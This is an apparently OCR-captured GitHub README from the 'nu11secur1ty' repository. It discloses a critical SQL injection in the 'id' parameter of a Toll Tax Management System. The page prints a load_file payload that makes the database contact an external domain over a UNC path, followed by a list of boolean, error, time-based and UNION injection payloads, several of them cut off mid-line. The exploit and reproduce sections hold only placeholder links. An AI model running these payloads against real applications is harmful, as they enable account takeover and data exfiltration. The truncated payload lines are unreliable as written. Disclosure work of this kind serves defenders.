
nu11secur1ty Update report.txt ... on Apr 29 History

| | |
|---|---|
| .. | |
| Docs | 7 months ago |
| PoC | 7 months ago |
| README.MD | 7 months ago |

README.MD

# Toll Tax Management System code name (cover the shame):

## Vendor



## Description:

The `id` parameter appears to be vulnerable to SQL injection attacks. The payload '+(select load_file('\\okc1h73mvkkryx8lbxic4ydpfgl994as1vpmcc01.namaikatiputkata_tupako.net\wzm'))+' was submitted in the id parameter. This payload injects a SQL sub-query that calls MySQL's load_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed. The attacker can take administrator account control and also of all accounts on this system, also the malicious user can download all information about this system.

Status: CRITICAL

[+] Payloads:

```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=1'+(select load_file('\\\\okc1h73mvkkryx8lbxic4ydpfgl994as1vpmcc01.n

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1'+(select load_file('\\\\okc1h73mvkkryx8lbxic4ydpfgl994as1vpmcc01.n

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1'+(select load_file('\\\\okc1h73mvkkryx8lbxic4ydpfgl994as1vpmcc01.n

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: id=1'+(select load_file('\\\\okc1h73mvkkryx8lbxic4ydpfgl994as1vpmcc01.n
---
```

## Reproduce:

href

## Proof and Exploit code name (cover the shame):

href